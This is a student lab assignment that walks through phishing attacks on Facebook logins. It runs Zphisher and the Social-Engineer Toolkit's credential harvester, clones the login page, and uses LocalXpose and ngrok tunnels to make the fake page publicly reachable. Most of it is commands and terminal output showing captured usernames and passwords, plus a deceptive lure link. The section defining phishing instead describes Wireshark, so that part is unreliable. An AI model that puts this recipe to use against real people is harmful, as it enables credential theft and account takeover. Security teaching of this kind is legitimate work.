



MISSION HACKERS

BANGLADESH

Assignment No-03

Assignment Title: Performing Phishing Attacks

Course Title: Cybersecurity & Ethical Hacking

Submitted by:

Name: Istiak Alam

Phone: 01765376101

Submission Date: 15-07-25

**Lab Task Topic: Phishing using local / public IP with
ngrok tunneling & site clone.**

Submitted to:

MD Sha Jalal

Founder of Mission Hackers Bangladesh

❑ What is Phishing Attack?

Wireshark is a network protocol analyzer that allows users to capture and analyze network traffic in detail. It is widely regarded as one of the most powerful tools for network troubleshooting, security analysis, and protocol development. Wireshark is free, open-source, and available on multiple platforms, including Windows, macOS, Linux.

❑ Installing Phishing Tools on Kali Linux

1. Open terminal : ctrl+alt+t
2. Clone repository Zphisher :
sudo git clone git clone https://github.com/htr-tech/zphisher.git
3. After clone successfully now go to the Zphisher directory
: cd zphisher
4. Run the **zphisher.sh** file : **sudo ./zphisher.sh**

```
(spyder@kali)-[~/Documents/HK_Scripts/zphisher]
$ ./zphisher.sh

      _ _ _ _ _      _ _ _ _ _      _ _ _ _ _      _ _ _ _ _      _ _ _ _ _
     / / / / /      / / / / /      / / / / /      / / / / /      / / / / /
    / / / / /      / / / / /      / / / / /      / / / / /      / / / / /
   / / / / /      / / / / /      / / / / /      / / / / /      / / / / /
  / / / / /      / / / / /      / / / / /      / / / / /      / / / / /
 / / / / /      / / / / /      / / / / /      / / / / /      / / / / /
/ / / / /      / / / / /      / / / / /      / / / / /      / / / / /

                                     Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook           [11] Twitch                [21] DeviantArt
[02] Instagram          [12] Pinterest              [22] Badoo
[03] Google              [13] Snapchat                [23] Origin
[04] Microsoft           [14] Linkedin                [24] DropBox
[05] Netflix             [15] Ebay                    [25] Yahoo
[06] Paypal              [16] Quora                   [26] Wordpress
[07] Steam               [17] Protonmail              [27] Yandex
[08] Twitter             [18] Spotify                 [28] Stackoverflow
[09] Playstation         [19] Reddit                  [29] Vk
[10] Tiktok              [20] Adobe                   [30] XBOX
[31] Mediafire           [32] Gitlab                  [33] Github
[34] Discord             [35] Roblox

[99] About              [00] Exit

[-] Select an option : █
```

Running Phishing Attack :

We have to select one option from here such as 1 for Facebook.

Lets start from Facebook : select option 1

```
[ - ] Select an option : 1

[01] Traditional Login Page
[02] Advanced Voting Poll Login Page
[03] Fake Security Login Page
[04] Facebook Messenger Login Page

[ - ] Select an option : █
```

Then select option 1 for Traditional Login Page and select port forwarding service from LocalXpose :

```
./zphisher.sh

(spyder@kali)-[~/Documents/HK_Scripts/zphisher]
$ ./zphisher.sh

  ZPHISHER 2.3.5

[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]

[ - ] Select a port forwarding service : 3

[?] Do You Want A Custom Port [y/N]: n

[ - ] Using Default Port 8080...

[ - ] Initializing... ( http://127.0.0.1:8080 )

[ - ] Setting up server...

[ - ] Starting PHP server...

[!] Create an account on localxpose.io & copy the token

[ - ] Input Loclx Token : █
```

We have to create an account in <https://localxpose.io>. Then we will get the Loclx Token..

After setup the token we will get the URLs and phishing page links :

```
./zphisher.sh

(spyder@kali)-[~/Documents/HK_Scripts/zphisher]
$ ./zphisher.sh


ZPHISHER 2.3.5

[-] URL 1 : https://x07wqvu7fm.loclx.io
[-] URL 2 : https://is.gd/TLswUX
[-] URL 3 : https://blue-verified-badge-for-facebook-free@is.gd/TLswUX
[-] Waiting for Login Info, Ctrl + C to exit...
```

URL 1 : <https://x07wqvu7fm.loclx.io>


URL 2 : <https://is.gd/TLswUX>

URL 3 : <https://blue-verified-badge-for-facebook-free@is.gd/TLswUX>



here is the phishing page that is Globally accessible....

Now If anyone enter there credential it will redirect the victim to the facebook.com and pass the entered credential to my phishing server...



Credential entered and redirect to facebook.com..
And we got the credential in our terminal :

```
[ - ] Victim IP Found !  
[ - ] Saved in : auth/ip.txt  
[ - ] Login info Found !!  
[ - ] Account : facebookPhishing@gamail.com  
[ - ] Password : Markzuckerberg-Shocked  
[ - ] Saved in : auth/usernames.dat  
[ - ] Waiting for Next Login Info, Ctrl + C to exit. █
```

❑ Phishing Using Social Engineering Toolkit

Tool Name : SeToolkit

Command : **sudo setoolkit**

[illegible]

Step 1 : Select option 1) Social-Engineering Attacks

```
[---]          The Social-Engineer Toolkit (SET)          [---]
[---]          Created by: David Kennedy (ReL1K)          [---]
                  Version: 8.0.3
                  Codename: 'Maverick'
[---]          Follow us on Twitter: @TrustedSec          [---]
[---]          Follow me on Twitter: @HackingDave         [---]
[---]          Homepage: https://www.trustedsec.com       [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> █
```

Step 2 : Select Option 2) Website Attack Vectors

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack> █
```

Step 3 : Select Option 3) Credential Harvester Attack Method

```
set:webattack>3
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>
```

Step 4 : Select option 2) Site Cloner [To clone a website]

```
set:webattack>2
```

[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.107]:
```

[-] SET supports both HTTP and HTTPS

[-] Example: http://www.thisisafakesite.com

```
set:webattack> Enter the url to clone:
```


Step 5 : Enter the url to clone.

such as <https://www.facebook.com>

```
setoolkit
(spyder@kali)-[~]
$ sudo setoolkit
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.107]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com


[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.107 - - [17/Jul/2025 20:22:24] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----WebKitFormBoundaryZXvWCs4LaWKVMZC0
```


We will get the IP and the IP will redirect to the phishing page



Now If anyone enter the credential in this page, that will automatic send it to me.



Using Custom Page here :



And Boom!! we get the credential In the terminal

```
setoolkit +  
[spyder@kali]~/Github/phishing$ sudo setoolkit  
[*] Index.html found. Do you want to copy the entire folder or just index.html?  
  
1. Copy just the index.html  
2. Copy the entire folder  
  
Enter choice [1/2]: 2  
[-] Example: http://www.blah.com  
set:webattack> URL of the website you imported: https://www.facebook.com  
  
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
192.168.0.107 - [17/JUL/2025: 20:42:13] "GET / HTTP/1.1" 200 -  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: -----WebKitFormBoundary6m8yBC7zBfxwBp3m  
Content-Disposition: form-data; name="ts"  
  
175276333881  
-----WebKitFormBoundary6m8yBC7zBfxwBp3m  
Content-Disposition: form-data; name="q"  
  
["app_id": "256281040558", "posts": "9gjwVfTbmZhgNbVondLYl9tBlHVlx3RpbWvfC3BlbnRfbmf2AwdhndGLvbiIseyJJIjole1wianNvb19kYXRhXCI6XCJ7XFxcInNvdXJjZGV9YXRXOFxjcjoBFHVV2lTg9naWSDb250c5nSbvgyARcAlAEFDTAQdgrZW4BEAA6AQucOTZlDdhzh2MBDAUmDGRLC3QZVaxudWxsGRcZoXuYEGNHdXNLAT0FThRlbmxvYWQBDUwIGHNpZF9yYXCBFAUFTG55bXh4azp1bmd1ZHk6bWYgcGlnc0EARAALAEFD28WZuzTCGFCNMVzgocCHvyaQEGBukxahROCHM6ly9sd3czumF7ZWJzb25uZ9tLzWb/wvwGchwASvwIH1cin0LLCjIjoxLCKjkiotlF58QWNeEdaeuZvFFssatTVOHVS10LTlvce3NGOQLVBqQxxranh3rVLVXoZq2pabxovN9KhmZlnpsx3mdclxbZvZXPHZwlbo3kSwlGcoFNTt7UtkdeAHh8Zm0uQWmZ3Vnb0ltcmdu5lNFMDhhNEKvAZvPENMSWNH0ZjPdoFX1iZvVENAENNBQ13ZvRWRRMSdzdlURBRFRFSanBHZE1peWtlZlUxaeXJMR1960UMJBuXUyIs1nH0LIJA2zGLLC3IjoxLzBybzYncc0MDK3ljQMDEesIm10tSLxDEOf19LDFIEvzm2Mt2Nt51jl7WMdtSCw10TFdLC6SA12NiGjpdF9hcnjhEv2MMdcIijpcUosAJ3FwiLFvic3RhcnhfQSGBeZzc0wMzMxlxcInRvc18FuwrICrgZBdBdDRQY3VtAsAN0QPCLgkAFhAGJJ9FATATkubGuVCIGUEic2ZXAQ74wH+4wH+4WH4IEIOC45buMBODgwLjQwMEsMcwOMj3dxQ==" cant be decoded as utf-8. Please report this error!  
compression": "snappy_base64","snappy_ms":-1}  
-----WebKitFormBoundary6m8yBC7zBfxwBp3m--  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: email=facebookPhishing@gmail.com  
POSSIBLE PASSWORD FIELD FOUND: pass=udsvfusdvufusdvfusdv  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

❑ Phishing Using Ngrok [Tunneling]


Step 1 : Setup ngrok account from <https://ngrok.com/>

Step 2 : Follow the connect manual with Linux System

Step 3 : Setup the Authentication Token

Step 4 : Run Social-Engineering Toolkit (setoolkit)

Step 5 : Start ngrok and tunnel the local IP to public IP



```
ngrok
+ ~

setoolkit
(spyder@kali) ~/Github/phishing
$ sudo setoolkit

99) Return to Webattack Menu
set:webattack>3
[-] credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

----- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -----

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.107]:
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:/home/spyder/Github/phishing
[?] index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: https://www.facebook.com

The best way to use this attack is if username and password form fields are available. Regardless
, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

ngrok
ngrok (Ctrl+C to quit)
● Call internal services from your gateway: https://ngrok.com/r/http-request

Session Status      online
Account             usernameerror760@gmail.com (Plan: Free)
Version             3.23.3
Region              India (ln)
Latency             56ms
Web Interface       http://127.0.0.1:4040
Forwarding           https://1280dd4607e8.ngrok-free.app -> http://localhost:80


Connections
ttr  opn  rtr  rtr  p50  p90
0    0    0.00 0.00 0.00 0.00
```

Step 6 : Now we get the public IP :


<https://1280dd4607e8.ngrok-free.app>

This is Public to anyone now....

Accessing the site -



Lets check the terminal for Username and Password :



```
setoolkit
(spyder@kali)~/Github/phishing
$ sudo setoolkit
e
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing
[192.168.0.107]: [!] Example: /home/website/ (make sure yo
u end with /)
[!] Also note that there MUST be an index.html in the folder you point
to.
set:webattack> Path to the website to be cloned:/home/spyder/Github/phi
shing
[*] Index.html found. Do you want to copy the entire folder or just ind
ex.html?

1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: https://www.facebook.co
m

The best way to use this attack is if username and password form fields
are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [17/Jul/2025 21:06:21] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [17/Jul/2025 21:06:22] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND email=facebookPhishing@gmail.com
POSSIBLE PASSWORD FIELD FOUND pass=hahahaIgothacked
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

ngrok
ngrok (Ctrl+C to quit)
